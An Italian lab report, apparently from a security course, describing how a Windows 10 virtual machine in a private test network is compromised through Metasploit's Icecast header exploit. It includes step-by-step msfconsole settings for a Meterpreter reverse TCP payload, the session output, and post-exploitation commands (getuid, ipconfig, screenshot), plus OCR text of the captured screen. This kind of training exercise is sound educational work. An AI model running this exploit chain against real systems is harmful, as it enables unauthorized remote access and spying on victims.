


# Relazione Esercitazione - Exploit Icecast con Metasploit

---

In questa esercitazione pratica è stato richiesto di ottenere una sessione di Meterpreter sul target Windows 10 sfruttando una vulnerabilità del software Icecast. Una volta stabilita la sessione, gli obiettivi erano i seguenti:

1. Visualizzare l'indirizzo IP della macchina vittima.
2. Acquisire uno screenshot tramite la sessione Meterpreter.



```
(kali@kali) [~]  
$ ping 192.168.50.5  
PING 192.168.50.5 (192.168.50.5) 56(84) bytes of data.  
64 bytes from 192.168.50.5: icmp_seq=1 ttl=128 time=1.18 ms  
64 bytes from 192.168.50.5: icmp_seq=2 ttl=128 time=0.655 ms  
64 bytes from 192.168.50.5: icmp_seq=3 ttl=128 time=0.839 ms  
64 bytes from 192.168.50.5: icmp_seq=4 ttl=128 time=0.684 ms  
^X64 bytes from 192.168.50.5: icmp_seq=5 ttl=128 time=0.773 ms  
64 bytes from 192.168.50.5: icmp_seq=6 ttl=128 time=0.608 ms  
64 bytes from 192.168.50.5: icmp_seq=7 ttl=128 time=0.781 ms  
64 bytes from 192.168.50.5: icmp_seq=8 ttl=128 time=1.09 ms  
64 bytes from 192.168.50.5: icmp_seq=9 ttl=128 time=0.848 ms  
^Z
```

## Preparazione

Come prima attività è stato avviato Metasploit sulla macchina Kali Linux, tramite il comando:

```
msfconsole
```

Successivamente è stata verificata la presenza dell'exploit adatto per Icecast, utilizzando:

```
search icecast
```

Il modulo identificato è stato 'exploit/windows/http/icecast\_header'.

```
Metasploit v6.4.69-dev
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecat
[*] No results from search
msf6 > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > 
```

## Configurazione dell'Exploit

Dopo aver selezionato il modulo corretto, sono stati impostati i parametri principali:

```
use exploit/windows/http/icecast_header
set RHOSTS 192.168.50.5
set RPORT 8000
set LHOST 192.168.50.2
set PAYLOAD windows/meterpreter/reverse_tcp
```

Dove:

- RHOSTS rappresenta l'indirizzo IP della macchina Windows 10 con Icecast in ascolto;
- RPORT è la porta del servizio Icecast (di default 8000);
- LHOST è l'indirizzo IP della macchina Kali;
- PAYLOAD è stato configurato per fornire una sessione Meterpreter reverse TCP.

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.5
RHOSTS => 192.168.50.5
msf6 exploit(windows/http/icecast_header) > set RPORT 8000
RPORT => 8000
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.50.2
LHOST => 192.168.50.2
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):



| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.50.5    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.2    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

## Esecuzione dell'Exploit

Dopo aver verificato che Icecast fosse effettivamente in esecuzione e accessibile sulla porta 8000, l'exploit è stato lanciato con il comando:

```
exploit
```

L'operazione ha portato all'apertura di una sessione Meterpreter con il sistema Windows

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Sending stage (177734 bytes) to 192.168.50.5
[*] Meterpreter session 1 opened (192.168.50.2:4444 → 192.168.50.5:49626) at 2025-08-28 09:15:54 -0400

meterpreter > |
```

## Attività sulla sessione Meterpreter

All'interno della sessione Meterpreter, sono stati eseguiti i seguenti comandi:

1. Per identificare l'utente e gli indirizzi IP del sistema vittima:

```
getuid
ipconfig
```

```

meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:30f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ad:90:9e
MTU        : 1500
IPv4 Address : 192.168.50.5
IPv4 Netmask : 255.255.255.0

```

2. Per acquisire uno screenshot della macchina compromessa:


screenshot

```

meterpreter > screenshot
Screenshot saved to: /home/kali/lyhCzkkU.jpeg
meterpreter > 

```

Lo screenshot è stato salvato automaticamente all'interno della directory di loot di Metasploit sulla macchina Kali, generalmente in: ~/.msf4/loot/.






Windows 10 pro - Metasploitable [In esecuzione] - Oracle VirtualBox

bts - Cerca con Google



google.com/search?q=bts&rlz=1C1FHK\_enIT1173IT1173&oq=bts&gs\_lcrp=EgZjaHJvbWUqCggAEAAAY4wIYg...


Google bts

Gruppo musicale : Panoramica Membri Brani Album Premi



Fonte: The New Yorker





YouTube • HYBE LABELS

BTS (방탄소년단) 'Yet To Come (The Most Beautiful Moment)'...

BTS (방탄소년단) 'Yet To Come (The Most Beautiful Moment)'...

10 giu 2022

Case ...

Hybe, Big Hit Music...

Premi


American Music...

Deezer


BTS: album, canzoni, concerti | Deezer

Ascolta BTS su Deezer: la discografia completa, i migliori...


Membri




Jung Kook  
Voce principale




V  
Voce



Jimin  
vocalist



Suga  
Lead Rapper



Jin  
Voce

Le persone hanno chiesto anche :

Perché si sono sciolti i BTS?

Esplora file

Informazioni

I BTS, conosciuti anche come Bangtan Boys, sono un gruppo musicale K-pop sudcoreano formatosi a Seul nel 2013 e composto da RM, Jin, Suga, J-Hope, Jimin, V e Jung Kook. [Wikipedia](#)


**Case discografiche:** [Hybe](#), [Big Hit Music](#), [Universal Music Group](#) · [Vedi altro](#)

**Premi:** [American Music Award all'artista dell'anno](#) · [Vedi altro](#)

**Origine:** [Seul](#), [Corea del Sud](#)

**In attività dal:** 2013

Feedback



## Conclusioni

L'esercitazione ha permesso di simulare con successo un attacco a Windows 10 tramite una vulnerabilità nota del software Iccast. Sono stati raggiunti gli obiettivi previsti: ottenimento della sessione Meterpreter, recupero delle informazioni di rete del target e acquisizione di uno screenshot remoto. Questo tipo di attività permette di comprendere in maniera pratica il funzionamento di Metasploit e le fasi di un attacco exploit → post-exploitation.